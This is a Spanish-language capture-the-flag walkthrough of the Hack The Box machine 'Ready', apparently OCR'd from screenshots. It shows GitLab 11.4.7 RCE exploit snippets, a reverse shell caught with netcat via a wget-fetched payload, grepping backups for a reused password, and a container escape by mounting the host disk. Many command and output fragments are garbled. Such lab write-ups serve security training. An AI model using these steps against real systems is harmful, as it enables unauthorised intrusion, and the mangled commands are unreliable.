Ready Máquina Linux Media - Fácil

Ready es una máquina Linux de dificultad media tirando a fácil si ya se tiene experiencia escapando de contenedores. La máquina cuenta con el servicio de GitLab habilitado este nos permite registrarnos e ingresar como un usuario invitado, sin embargo, al lograr ingresar evidenciamos la versión del sistema que es la 11.4.7. Esta versión cuenta con múltiples exploits de tipo RCE, probamos varios exploits, pero buscando uno en GitHub nos permite obtener Shell directamente, reduciendo la dificultad de la máquina. Una vez ingresamos al equipo detectamos que es un contenedor por los comandos limitados y su ip distinta.

Buscamos archivos o contraseñas en texto claro y encontramos el directorio backup el cual contiene varios archivos con varias líneas de configuración , haciendo uso del comando grep encontramos una contraseña la cual utilizamos con el usuario root. Luego de esto validamos que el contenedor permite listar volúmenes y uno de ellos tiene la unidad /root_pass, montamos el directorio y logramos acceder a la carpeta root la cual contiene su flag.


Escaneo

nmap -Pn -p- --open 10.10.10.220 -T4

```
nmap -Pn -p- --open 10.10.10.220 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-18 01:11 GMT
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 84.76% done; ETC: 01:12 (0:00:12 remaining)
Nmap scan report for 10.10.10.220 (10.10.10.220)
Host is up (0.084s latency).
Not shown: 52528 closed tcp ports (conn-refused), 13005 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE
22/tcp open ssh
5080/tcp open onscreen
Nmap done: 1 IP address (1 host up) scanned in 75.27 seconds
```

0.0.1. versiones de servicios

Entramos al servicio 5080 y encontramos un GitLab



GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Register
Forgot your password?
n in


Nos registramos




_ab Community Edition

source software to collaborate on code

Git repositories with fine-grained access controls that keep your cure. Perform code reviews and enhance collaboration with merge s. Each project can also have an issue tracker and a wiki.



En el apartado de help encontramos una posible versión



Buscamos posibles exploits para esta versión

```
searchsploit w Gitlab

Exploit Title

En el apartado de help encon

GitLab - 'impersonate' Feature Privilege Escalation

GitLab 11.4.7 - RCE (Authenticated) (2)

GitLab 11.4.7 - Remote Code Execution (Authenticated) (1)

GitLab 12.9.0 - Arbitrary File Read

GitLab 12.9.0 - Arbitrary File Read (Authenticated)

GitLab 13.10.2 - Remote Code Execution (Authenticated)

GitLab 13.10.2 - Remote Code Execution (RCE) (Unauthenticated)
```

Validaremos el segundo

```
GitLab 11.4.7 - RCE (Authenticated) (2)

GitLab 11.4.7 - RCE (Authenticated) (2)

Indy/webapps/49236.txt

Indy/webapps/49236.txt

Indy/webapps/49236.txt

Indy/webapps/49236.txt

Indy/webapps/49236.txt

Indy/webapps/49236.txt

Indy/webapps/49237.py

Ind
```

Verificando el exploit debemos setear el usuario registrado también nuestra ip y puerto la URL del GitLab y la ip de una reverse shell

```
9
0 #!/usr/bin/python3
1
2 import requests
3 from bs4 import BeautifulSoup
4 import argparse
5 import random
6
7
8 parser = argparse.ArgumentParser(description='GitLab 11.4.7 RCE')
9 parser.add_argument('-u', help='GitLab Username/Email', required=True)
0 parser.add_argument('-p', help='GitLab Password', required=True)
1 parser.add_argument('-g', help='Gitlab URL (without port)', required=True)
2 parser.add_argument('-l', help='reverse shell ip', required=True)
3 parser.add_argument('-P', help='reverse shell port', required=True)
4 args = parser.parse args()
```

```
~/machineshtb/Ready
python3 49334.py
usage: 49334.py [-h] -u U -p P -g G -l L -P P
49334.py: error: the following arguments are required: -u,mpprt-grgl;sep
searchexploit hay
varios exploits
~/machineshtb/Ready
1
2 import requests
3 from bs4 import B
40334.py: error: the following arguments are required: -u,mpprt-grgl;sep
5 import random
6
7
```

Seteamos el script

```
searchexploit hay
varios exploits

-/machineshtb/Ready

python3 49334.py = u= amadomaster -p 12345678 -g http://10.10.10.220 -l 10.10.14.4 -P 124
servir
```

```
~/machineshtb/Ready
nc -lvnp 124
listening onn [any] 124 ...
Drupalgeddon
```

pruebo, pero no me entrego shell


```
python3 49334.py - u amadomaster -p-12345678 g http://10.10.10.220 pl 10.10.14.4 pl 1240 strougy heat Sheet & [+] authenticity_token: yPD7rXGWJM7+jnnSFUcvFKuWFO/RaBuaBLPb1ZIjfyGWiNwQTrEPBpEdnZPnAkBBBJgnP6juCkxnFYshkK9SHw== [+] Creating project with random name: project3864 [+] Running Exploit.port sys [+] Exploit completed successfully!

import requests

import
```

¡pruebo con un exploit de internet

https://github.com/mohinparamasivam/GitLab-11.4.7-Authenticated-Remote-Code-Execution?tab=readme-ov-file#-pip3-install-requests-



Dependencies pip3 install RandomWords==0.3.0 pip3 install bs4 pip3 install requests

```
~/machineshtb/Ready
 pip3 install RandomWords==0.3.0
efaulting topusersinstallation because normal site-packages is
PEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packa
replacement is to use pip for package installation.. Discussion
ollecting RandomWords==0.3.0
Downloading RandomWords-0.3.0.tar.gz (46 kB)
                                          46.5/46.5 kB 2.0
Preparing metadata (setup.py) ... done
uilding wheels for collected packages: RandomWords
Building wheel for RandomWords (setup.py) ... done
Created wheel for RandomWords: filename=RandomWords-0.3.0-py3-
Stored in directory: /home/kali/.cache/pip/wheels/59/bb/db/66a
uccessfully built RandomWords
nstalling collected packages: RandomWords
uccessfully installed RandomWords-0.3.0
```

Antes de correr modifico el exploit por la ip víctima

```
#Retrieve CSRF Token
warnings.filterwarnings("ignore", category=UserWarning, module='bs4
gitlab_url = "http://10.10.10.220:5080"
request = requests.Session()
print("[+] Retrieving CSRF token to submit the login form")essfully
time.sleep(1)
page = request.get(gitlab_url+"/users/sign_in")
html_content = page.text
soup = BeautifulSoup(html_content,features="lxml")
```

seteamos nuevamente y corremos

acá nos pide correr Python server

```
(kalie kali) [~/machineshtb/Ready]

python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

searchsploit
```

damos que si

```
Command: python3 -m http.server 80

Continue (Y/N): y

Run this script twice with options below to get SHELL!

parecer todos pueden

Option 1 Download shell.py rev shell to server using wget sing in the server wget wget sing in the server wget wget sing in the server wget wge
```

luego damos 1 descargar una shell

si bien se jode se descarga una shell

```
| Continue (V/N) : y | Continu
```

ahora siguiendo el exploit debemos volver a ejecutar esta vez con la opción 2

```
Continue (Y/N) y

Run this script twice with options below to get SHELL! option 1: Download shell.py rev shell to server using wget and the above exception, another exception 2: Execute shell.py downloaded previously option (1/2): 2

Traceback (most recent call last):
File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 174, in _new_conn conn = connection.create_connection(

File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 96, in create_connection raise err

File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 86, in create_connection sock.connect(sa)

OSError: [Errno 113] No route to host

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 716, in urlopen httplib_response = self._make_request(

[O] Ausch _1/thrwyle_2use__2ubsch
```

validamos nuestro netcat y tenemos Shell


```
istening on [any] 123 ...

searchsploit
onnect top[10.10.14.4] from (UNKNOWN) [10.10.10.220] 58020 in/sh: 0: can't access tty; job control turned off

$ whoaminsploit-m
it
```

Enumeración PC objetivo

luego de revisar varias carpetas y detectar que tenemos comandos limitados encontramos un directorio de backup en opt



este contiene archivos de gran tamaño

por ende buscar contraseñas revisando uno a uno no fue factible, entonces intento con el comando grep grep -r -i pass

```
grep -r -i pass
    tlab.rb:#### Emai
                                account password
     <del>lab.rb:# gitlab_</del>rails['incoming_email_password'] = "[REDACTED]"
                     password: '_the_password_of_the_bind_user'
mopassword:ssy_the_password_of_the_bind_user'
 gitlab.rb:#
 gitlab.rb:#
                    '/users/password'
 gitlab.rb:#
 gitlab.rb:#### Change the initial default admin password and shared runner registration tokens.
gitlab.rb:# gitlab_rails['initial_root_password'] = "password"
gitlab.rb:# gitlab_rails['db_password'] = nil
gitlab.rb:# gitlab_rails['redis_password'] = nil
Add files
 gitlab.rb:gitlab_rails['smtp_password']
                                                             = "wW59U!ZKMbG9+*#h"
 gitlab.rb:# gitlab_shell['http_settings ] = { user: 'username'
                                                                                                  password: 'password', ca_file: '/etc/ssl/cert.pe
lsel
gitlab.rb:##! `SQL_USER_PASSWORD_HASH` can be generated using the command `gitlab-ctl pg-password-md5 gitlab`
gitlab.rb:# postgresql['sql_user_password'] = 'SQL_USER_PASSWORD_HASH'
gitlab.rb:# postgresql['sql_replication_password'] = "md5 hash of postgresql password" # You can generate with
gitlab.rb:# redis['password'] = 'redis-password-goes-here'
gitlab.rb:####! **Master password j - redis-password-goes-here
gitlab.rb:####! **Master password'] to enable the instance to transition to/from
gitlab.rb:# redis['master_password'] = 'redis-password-goes-here'
gitlab.rb:# geo_secondary['db_password'] = nil
gitlab.rb:# geo_postgresql['pgbouncer_user_password'] = nil
gitlab.rb:# password: PASSWORD
gitlab.rb:# geo_secondary['db_password'] = nil
gitlab.rb:###! generate this with `echo -n '$password + $username' | md5sum`
gitlab.rb:# pgbouncer['auth_query'] = 'SELECT username, password FROM public.pg_shadow_lookup($1)' gitlab.rb:# password: MD5_PASSWORD_HASH
 gitlab.rb:# postgresql['pgbouncer_user_password'] = nil
                                         gitlab_rails['initial_root_password']=File.read('/root_pass')
'./root_pass:/root_pass'
 docker-compose.yml:
 docker-compose.yml:
```

pruebo con el user root y su pass wW59U!ZKMbG9+*#h su root

```
trusted-certs-directory-hash
$ su root|dapsearch -x -H
su: must be run from a terminal
$ support.htb|dap -w
[0] 0:zsh 1:zsh 2:nc* 3:bash-
```

mejoro shell para validar problemas por esto

```
git@gitlab:~$ ls
alertmanager git-data
                         gitlab-monitor
                                         git'
                        gitlab-rails
backups
              gitaly
                                         log
bootstrapped gitlab-ci gitlab-shell
                                         ngi
git@gitlab:~$ ^c
git@gitlab:~$ ^C
git@gitlab:~$ su root
Password:
root@gitlab:/var/opt/gitlab# whoami
root@gitlab:/var/opt/gitlab# ifconfig
bash: ifconfig: command not found
root@gitlab:/var/opt/gitlab#
```

si bien somos root tenemos comados limitados por ende parece estamos en un contenedor, validamos con el comando hostname -i

```
bash: ifconfig: command not found
root@gitlab:/var/opt/gitlab# hostname -i
172.19.0.2mato de
root@gitlab:/var/opt/gitlab# []
```

Escapar de un contendor

lo primero es utilizar el comado df -h, fdisk -l o lsblk

```
root@gitlab:/var/opt/gitlab# df -h
Filesystem
                Size Used Avail Use% Mounted on
overlay
                9.3G
                       7.5G
                             1.7G
                                    83% /
tmpfs
                              64M
                                     0% /dev
                 64M
                          0
                                    0% /sys/fs/cgroup
tmpfs
                2.0G
                          0
                             2.0G
/dev/sda2
                             1.7G
                                    83% /root_pass
                9.3G
                      7.5G
shm
                  64M
                     684K
                              64M
                                     2% /dev/shm
root@gitlab:/var/opt/gitlab#_lsblk
                  SIZE RO TYPE MOUNTPOINT
NAME
       MAJ:MIN RM
loop1
                0 71.3M
                         1 loop
loop4
         7:4
                0 31.1M
                          1 loop
loop2
         7:2
                0 71.4M
                         1 loop
loop0
         7:0
                0 55.4M
                         1 loop
sda
         8:0
                     10G
                          0 disk
                          0 part /var/opt/gitlab
                   9.5G
-sda2
         8:2
                          0 part [SWAP]
-sda3
                   512M
         8:3
-sda1
         8:1
                      1M
                          0 part
loop5
                          1 loop
         7:5
                0 55.5M
loop3
         7:3
                0 31.1M
root@gitlab:/var/opt/gitlab#|
0] 0:zsh
           1:zsh
                   2:nc* 3:zsh-
```

Esto se realiza debido a que un contenedor debe tener una máquina o unidad montada que conecta con la máquina real (ver máquina reddish). Lo siguiente es montar la unidad en este caso parece ser sda2 debido a que pesa más y tiene algo llamado root_pass

mount /dev/sda2 /mnt/prueba

```
root@gitlab:/var/opt/gitlab# mount /dev/sda2 /mnt/prueba mount: mount point /mnt/prueba does not exist root@gitlab:/var/opt/gitlab# mkdir /mnt/prueba root@gitlab:/var/opt/gitlab# mount /dev/sda2 /mnt/prueba root@gitlab:/var/opt/gitlab# [0] 0:zsh 1:zsh 2:nc* 3:zsh-
```

al principio no monto bien ejecuto de nuevo y funciono como en reddish

```
/mnt/prueba
rootagitlab:/mnt/prueba# cd ..
rootagitlab:/mnt# mount /dev/sda2 /mnt/prueba
rootagitlab:/mnt# ls
prueba
rootagitlab:/mnt# cd prueba
rootagitlab:/mnt/prueba# ls
bin boot caron dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv sys tmp usr var
rootagitlab:/mnt/prueba# |
[0] 0:zsh 1:zsh 2:nc* 3:zsh-
"rootagitlab: /m
```

vamos a root y tenemos flag

```
root@gitlab:/mnt/prueba# cd root
root@gitlab:/mnt/prueba/root# ls
docker-gitlab ready-channel root.txt snap
root@gitlab:/mnt/prueba/root# cat root.txt
root@gitlab:/mnt/prueba/root# [
[0] 0:zsh 1:zsh 2:nc* 3:zsh-
```